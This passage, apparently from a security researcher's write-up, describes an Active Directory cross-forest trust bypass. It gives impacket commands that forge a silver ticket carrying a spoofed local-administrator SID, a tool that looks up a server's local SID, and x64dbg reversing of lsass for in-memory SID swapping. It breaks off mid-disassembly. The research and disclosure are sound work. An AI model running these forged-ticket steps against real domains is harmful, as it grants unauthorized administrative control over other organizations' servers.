Netlogon call `NetrGetForestTrustInformation`, which according to MSDN indeed returns the forest trust information in LSA_FOREST_TRUST_RECORD format. I've implemented this call, that uses the incoming trust key to authenticate, in a script that uses impacket:

```
python gettrustinfo.py forest-a/forest-b.krbtgt.cloud@forest-a-dc -hashes
:8ef7d1bc6e961fd4ed085d6fd1e6ce10 -target-ip 51.144.50.171
Impacket v0.9.23.dev1+20210528.195232.25c62f65 - Copyright 2020 SecureAuth
Corporation

[*] StringBinding ncacn_ip_tcp:51.144.50.171[49674]
NetrGetForestTrustInformationResponse
ReturnAuthenticator:
    Credential:
        Data:                           b'n\xfa\x82\xfc\xa8\x14\x9dV'
    Timestamp:                      0
ForestTrustInfo:
    RecordCount:                    3
    Entries:
        [

            Flags:                           0
            ForestTrustType:                 ForestTrustTopLevelName
            Time:                            0
            ForestTrustData:
                tag:                             0
                TopLevelName:                    'forest-a.krbtgt.cloud' ,

            Flags:                           0
            ForestTrustType:                 ForestTrustDomainInfo
            Time:                            0
            ForestTrustData:
                tag:                             2
                DomainInfo:
                    Sid:
                        Revision:                        1
                        SubAuthorityCount:               4
                        IdentifierAuthority:
b'\x00\x00\x00\x00\x00\x05'
                        SubAuthority:
                            [
                                 21,
                                 4138248074,
                                 3154221552,
                                 1885830394,
                            ]
                    DnsName:                         'forest-a.krbtgt.cloud'
                    NetbiosName:                     'forest-a' ,

 ...snip...
        ]
ErrorCode:                      0
```

This script uses a special version of NETLOGON authentication, which authenticates using a trust account. For some reason the script is quite picky about using NETBIOS names versus FQDNs, and I've only gotten this to work using the NETBIOS name of the DC with the FQDN of the trust**ed** forest.

Trust transitivity, adding our own SIDs to the trust

The above is quite interesting. If we have full control over everything that takes place in forest A, we could add arbitrary SIDs to the list of domains in forest A that forest B trusts. After all, that information is queried by forest B, but is constructed on a DC in forest A. This means we could in theory make forest B trust new domains and their respective SIDs. But how useful is this? After all, all the SIDs with some sort of privileges in forest B should already exist in forest B, and we can't add a SID that is already part of any domain in forest B.

How many domains are there in a domain?

The above knowledge sat with me for a while as I couldn't think of a logical attack avenue. Then I remembered some interesting observation I made when I was working on the Python version of BloodHound. When you ask an individual member server (or workstation) how many domains it trusts, it will say: 2. One is the Active Directory domain that the workstation or server is a part of, and one is the local "domain" that exists only on that machine and is stored in the SAM hive. This "domain" contains the local accounts and groups on the system, among which is the well known RID 500 account (the built-in `Administrator` account that is famously used for Pass the Hash attacks). Active Directory is not aware of all these local domains of the member systems, because it doesn't manage the local accounts on these systems. Every Active Directory domain will therefor contain as many "local" domains as there are systems joined to it.


Do you trust this domain? [Y/n]

Next I wanted to find out if it was possible to use Kerberos authentication to fake the membership of this local domain. After all, the computer should not consider any SIDs from a PAC that is not part of Active Directory, but that belongs to the system itself. There is a relatively easy way to test this in a lab, by means of a silver ticket. A silver ticket is a rogue Kerberos ticket that is targeted specifically to a service or individual machine, and is encrypted with the Kerberos keys of the machine account. This is just for testing purposes, in the end the goal is to compromise the machine and have Active Directory create the ticket for us. So I've created a ticket without any special privileges, and used that with impacket's smbclient.py.

```
~/impacket/examples/ticketer.py -domain forest-b.krbtgt.cloud -domain-sid S-1-5-21-2718814155-4002503294-3916132017 -spn cifs/forest-b-server.forest-b.krbtgt.cloud secretadmin -aesKey ab2dcf165f894395dadedd4a604f27ef252c1656d53cc46502a48663ed7ccbb8 -user-id 1000 -groups 513
```


Note that I use the user id 1000 and groups 513 (Domain Users) explicitly here because otherwise impacket will put Domain Admin SIDs in there by default.

When we try to list the `c$` directory, we see this doesn't work because we don't have admin privileges on this system:



```
(forest-trust-tools) ➜ forest-trust-tools git:(master) ✗ ~/impacket/examples/smbclient.py -k secretadmin@forest-b-server.
forest-b.krbtgt.cloud -no-pass
Impacket v0.9.23.dev1+20210528.195232.25c62f65 - Copyright 2020 SecureAuth Corporation

Type help for list of commands
# use C$
[-] SMB SessionError: STATUS_ACCESS_DENIED({Access Denied} A process has requested access to an object but has not been gr
anted those access rights.)
# 
```

Now let's add the SID of the local administrator to our ticket, and see if this changes anything. Since this is a test I will query the SID of the local administrator in advance (we will get to how to do this later) from the system. This time, we do get access to the `C$` drive, indicating that the system recognizes us as local Administrator:



```
(forest-trust-tools) ➜ forest-trust-tools git:(master) ✗ ~/impacket/examples/ticketer.py -domain forest-b.krbtgt.cloud -d
omain-sid S-1-5-21-2718814155-4002503294-3916132017 -spn cifs/forest-b-server.forest-b.krbtgt.cloud secretadmin -aesKey ab
2dcf165f894395dadedd4a604f27ef252c1656d53cc46502a48663ed7ccbb8 -user-id 1000 -groups 513 -extra-sid S-1-5-21-2937342636-16
4546242-3042484607-500
Impacket v0.9.23.dev1+20210528.195232.25c62f65 - Copyright 2020 SecureAuth Corporation

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for forest-b.krbtgt.cloud/secretadmin
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in secretadmin.ccache
(forest-trust-tools) ➜ forest-trust-tools git:(master) ✗ ~/impacket/examples/smbclient.py -k secretadmin@forest-b-server.
forest-b.krbtgt.cloud -no-pass
Impacket v0.9.23.dev1+20210528.195232.25c62f65 - Copyright 2020 SecureAuth Corporation

Type help for list of commands
# use C$
# ls
drw-rw-rw-          0  Mon Aug 17 03:45:45 2020 $Recycle.Bin
-rw-rw-rw-     389408  Wed Dec  4 21:28:06 2019 bootmgr
-rw-rw-rw-          1  Wed Dec  4 21:28:06 2019 BOOTNXT
drw-rw-rw-          0  Wed Dec  4 21:44:12 2019 Documents and Settings
drw-rw-rw-          0  Thu Jun  3 12:57:51 2021 Packages
drw-rw-rw-          0  Wed Dec  4 21:37:36 2019 PerfLogs
drw-rw-rw-          0  Wed Dec  4 21:37:36 2019 Program Files
drw-rw-rw-          0  Wed Dec  4 21:37:36 2019 Program Files (x86)
drw-rw-rw-          0  Mon Aug 17 09:35:12 2020 ProgramData
drw-rw-rw-          0  Wed Dec  4 21:44:13 2019 Recovery
drw-rw-rw-          0  Wed Aug 19 01:32:33 2020 System Volume Information
drw-rw-rw-          0  Mon Aug 17 03:44:52 2020 Users
drw-rw-rw-          0  Mon Aug 17 01:46:32 2020 Windows
drw-rw-rw-          0  Thu Jun  3 12:57:52 2021 WindowsAzure
#
```

What this means is that the computer accepted the ticket and all SIDs in it, even though one of the SIDs does not actually originate from Active Directory. The local account is not managed by Active Directory but the computer accepts it's usage in a Kerberos ticket nonetheless and grants us Administrator privileges.

Designing a new forest trust attack

With this knowledge, we have a primitive to attack this computer from the other side of the trust. With full control over forest A we could perform the following steps:

- Fake a new domain in forest A that has the same SID as the local domain on a server in forest B.
- Wait for forest B to pick up the new SID and add it to the allowed SIDs.
- Create an inter-realm ticket that includes the SID of the local administrator account of the server in forest B, and give this to the DC in forest B.
- See if forest B gives us a ticket that includes the SID of the server in forest B

- Connect to the server in forest B server with our service ticket and enjoy administrative permissions.

One thing to note is that we require forest B to have at least one member server joined to it. We cannot target a Domain Controller here because while a Domain Controller has a local domain in SAM as well, it is only active during recovery mode and this is not really useful to us. But usually in each domain there are a few member servers that have Tier 0 privileges, such as AD Connect, ADFS, SCCM, Exchange etc.


Executing the forest trust bypass

The pieces above describe the theoretical part of the trust bypass. To convert it into practice, we need to figure out two more things:

- A way to obtain the local SID of the server in forest B that we want to attack, using only credentials from forest A.
- Some practical way to "spoof" this SID as a new domain in forest A when forest B requests the domain information.

Obtaining the local SID

On older versions of Windows 10 (or before Server 2016), we can use the SAMR RPC protocol to query local group memberships, which would give us the SID of the local administrator Account. This is the same technique BloodHound uses to enumerate Local Admin privileges, but it is restricted from Windows 10 version 1607 on and requires administrative privileges to enumerate. This is unfortunate because if we already have admin privileges on the server there is no further need to perform a cross-forest attack. I did some more digging into some RPC protocols and found one that should work for our purpose. MS-LSAT describes an RPC call that can be used to convert security principal names into SIDs using the `LsarLookupNames3` call.




3.1.4.6 LsarLookupNames3 (Opnum 68)

02/14/2019 • 2 minutes to read

The LsarLookupNames3 method translates a batch of security principal names to their SID form. It also returns the domains that these names are a part of.<28>

```
NTSTATUS LsarLookupNames3(
  [in] LSAPR_HANDLE PolicyHandle,
  [in, range(0,1000)] unsigned long Count,
  [in, size_is(Count)] PRPC_UNICODE_STRING Names,
  [out] PLSAPR_REFERENCED_DOMAIN_LIST* ReferencedDomains,
  [in, out] PLSAPR_TRANSLATED_SIDS_EX2 TranslatedSids,
  [in] LSAP_LOOKUP_LEVEL LookupLevel,
  [in, out] unsigned long* MappedCount,
  [in] unsigned long LookupOptions,
  [in] unsigned long ClientRevision
);
```

I wrote a small tool which implements this call using impacket RPC code, using the `LsapLookupWksta` option to include the local workstation's database in the lookup. If we use this call and supply the NETBIOS name of the system we are targeting as a parameter, the system will resolve it to the local domain SID for the targeted system:




```
(forest-trust-tools) ➜ forest-trust-tools git:(master) ✗ python getlocalsid.py forest-a/superuser@forest-b-server.forest-b.krbtgt.cloud forest-b-server
[*] Impacket v0.9.23.dev1+20210528.195232.25c62f65 - Copyright 2020 SecureAuth Corporation

Password:
[*] Connecting to LSARPC named pipe at forest-b-server.forest-b.krbtgt.cloud
[*] Bind OK
Found local domain SID: S-1-5-21-2937342636-164546242-3042484607
```

This can be executed as any authenticated user, which includes users that are from a trusted forest. As you can see on the screenshot above I used the credentials of a user in forest A against the target in forest B.

Becoming a domain

(image ~~stolen~~ borrowed from @gentilkiwi and @mysmartlogon)


THEY TOLD ME I COULD BE ANYTHING I WANTED
SO I BECAME A DOMAIN ~~CONTROLLER~~


Now in order to make forest B accept our SID in tickets, we need to make it think there is a domain in forest A that has the SID of the server in forest B. There are a couple of methods I considered for doing this:

1. Add a new subdomain to Forest A by promoting a member server to a (new) DC and make sure generated SID matches local SID.
2. Modify the forest structure via LDAP to add the required objects that represent a subdomain manually.
3. Hook lsass.exe when the `NetrGetForestTrustInformation` is processed in Forest A and add an extra domain with the SID we want to target to the output list.
4. Hook lsass.exe when the `NetrGetForestTrustInformation` is processed in Forest A and replace the SID of an existing subdomain with the target SID.

Method 1 sounded quite impractical since I have no idea how a SID is generated when a new domain is added to a forest. Method 2 seemed possible but complicated since you'd have to manually create the naming context and use DCShadow to inject extra objects. Using DCShadow to add a new trusted domain object in forest A for a subdomain did not make that domain appear in the `NetrGetForestTrustInformation`, so this path was also abandoned.


Method 3 and 4 involve hooking lsass and intercepting the call when the `NetrGetForestTrustInformation` RPC call is actually made. In this scenario method 3 is the clean way because we add an extra structure to the output. However method 4 is simpler because we can do a sort of find/replace in memory on the SID of forest-a-sub.

So I did some reversing of the `NetrGetForestTrustInformation` call stack in lsass using x64dbg and went down the call stack to the part where the domains are processed:




```
Address           To                From              Size  Comment                                          Party
0000004ADE07E638  00007FFF3D635522  00007FFF3D6351B5  330   lsadb.LsaDbpDsForestBuildTrustEntryForAttrBlock+1 System
0000004ADE07E968  00007FFF3D6359E7  00007FFF3D635522  70    lsadb.LsaDbpDsForestSearchXRefs+2AA              System
0000004ADE07E9D8  00007FFF3D85F313  00007FFF3D6359E7  30    lsadb.LsaDbIQueryForestTrustInfo+77              System
0000004ADE07EA08  00007FFF3D627422  00007FFF3D85F313  70    lsasrv.LsaIQueryForestTrustInfo+33               System
0000004ADE07EA78  00007FFF3D8D3D39  00007FFF3D627422  30    lsadb.long __cdecl LsaDbpGetForestTrustInformatio System
0000004ADE07EAA8  00007FFF3D2B7C3F  00007FFF3D8D3D39  60    lsasrv.LsaIGetForestTrustInformation+29          System
0000004ADE07EB08  00007FFF3FDE8283  00007FFF3D2B7C3F  70    netlogon.NetrGetForestTrustInformation+11F       System
0000004ADE07EB78  00007FFF3FDB42FF  00007FFF3FDE8283  660   rpcrt4.Invoke+73                                 System
0000004ADE07F1D8  00007FFF3FDB6EFA  00007FFF3FDB42FF  30    rpcrt4.NdrStubCall2+45F                          System
0000004ADE07F208  00007FFF3FDCA084  00007FFF3FDB6EFA  50    rpcrt4.NdrServerCall2+1A                         System
0000004ADE07F258  00007FFF3FDC8F9D  00007FFF3FDCA084  D0    rpcrt4.DispatchToStubInCNoAvrf+24                System
0000004ADE07F328  00007FFF3FDCAE38  00007FFF3FDC8F9D  120   rpcrt4.RPC_INTERFACE::DispatchToStubWorker+1BD   System
0000004ADE07F448  00007FFF3FDCB19D  00007FFF3FDCAE38  D0    rpcrt4.OSF_SCALL::DispatchHelper+1B8             System
0000004ADE07F518  00007FFF3FDCD5C0  00007FFF3FDCB19D  100   rpcrt4.OSF_SCALL::ProcessReceivedPDU+1DD         System
0000004ADE07F618  00007FFF3FD887AB  00007FFF3FDCD5C0  100   rpcrt4.OSF_SCONNECTION::ProcessReceiveComplete+41 System
0000004ADE07F718  00007FFF3DC3EF50  00007FFF3FD887AB  50    rpcrt4.CO_ConnectionThreadPoolCallback+16B       System
0000004ADE07F768  00007FFF41736088  00007FFF3DC3EF50  80    kernelbase.BasepTpIoCallback+50                  System
0000004ADE07F7E8  00007FFF4171A02D  00007FFF41736088  400   ntdll.TppIopExecuteCallback+118                  System
0000004ADE07FBE8  00007FFF3FCC84D4  00007FFF4171A02D  30    ntdll.TppWorkerThread+8ED                        System
0000004ADE07FC18  00007FFF4175E8B1  00007FFF3FCC84D4  50    kernel32.BaseThreadInitThunk+14                  System
0000004ADE07FC68  0000000000000000  00007FFF4175E8B1        ntdll.RtlUserThreadStart+21                      User
```

By following the execution we end up at some point with a call to `RtlLengthSid`. This is a great call to work with because according to MSDN this function accepts only one parameter, which is a pointer to the SID.




```
forest-a-dc.forest-a.krbtgt.cloud - Remote Desktop Connection
lsass.exe - PID: 25C - Module: lsadb.dll - Thread: 30C - x64dbg [Elevated]

00007FFF3D63518B  EB 6D            jmp lsadb.7FFF3D6351FA
00007FFF3D63518D  48:8B44F2 10     mov rax,qword ptr ds:[rdx+rsi*8+10]
00007FFF3D635192  48:8B48 08       mov rcx,qword ptr ds:[rax+8]
00007FFF3D635196  0F1001           movups xmm0,xmmword ptr ds:[rcx]
00007FFF3D635199  F3:0F7F43 30     movdqu xmmword ptr ds:[rbx+30],xmm0
00007FFF3D63519E  EB 5A            jmp lsadb.7FFF3D6351FA
00007FFF3D6351A0  48:8B44F2 10     mov rax,qword ptr ds:[rdx+rsi*8+10]
00007FFF3D6351A5  48:8B70 08       mov rsi,qword ptr ds:[rax+8]
00007FFF3D6351A9  396E 04          cmp dword ptr ds:[rsi+4],ebp
00007FFF3D6351AC  76 3F            jbe lsadb.7FFF3D6351ED
00007FFF3D6351AE  48:8D6E 18       lea rbp,qword ptr ds:[rsi+18]
00007FFF3D6351B2  48:8BCD          mov rcx,rbp
00007FFF3D6351B5  FF15 1D180100    call qword ptr ds:[<&RtlLengthSid>]
00007FFF3D6351BB  8BC8             mov ecx,eax
00007FFF3D6351BD  FF15 95120100    call qword ptr ds:[<&LsapAllocateLsaHeap
00007FFF3D6351C3  48:8943 60       mov qword ptr ds:[rbx+60],rax
00007FFF3D6351C7  48:85C0          test rax,rax
00007FFF3D6351CA  75 07            jne lsadb.7FFF3D6351D3
00007FFF3D6351CC  BF 9A0000C0      mov edi,C000009A
00007FFF3D6351D1  EB 18            jmp lsadb.7FFF3D6351EB
00007FFF3D6351D3  48:8BCD          mov rcx,rbp
00007FFF3D6351D6  FF15 FC170100    call qword ptr ds:[<&RtlLengthSid>]
00007FFF3D6351DC  48:8B4B 60       mov rcx,qword ptr ds:[rbx+60]
00007FFF3D6351E0  48:8BD5          mov rdx,rbp
00007FFF3D6351E3  44:8BC0          mov r8d,eax
00007FFF3D6351E6  E8 F7070100      call <lsadb.memcpy>
00007FFF3D6351EB  33ED             xor ebp,ebp
00007FFF3D6351ED  0F1046 08        movups xmm0,xmmword ptr ds:[rsi+8]
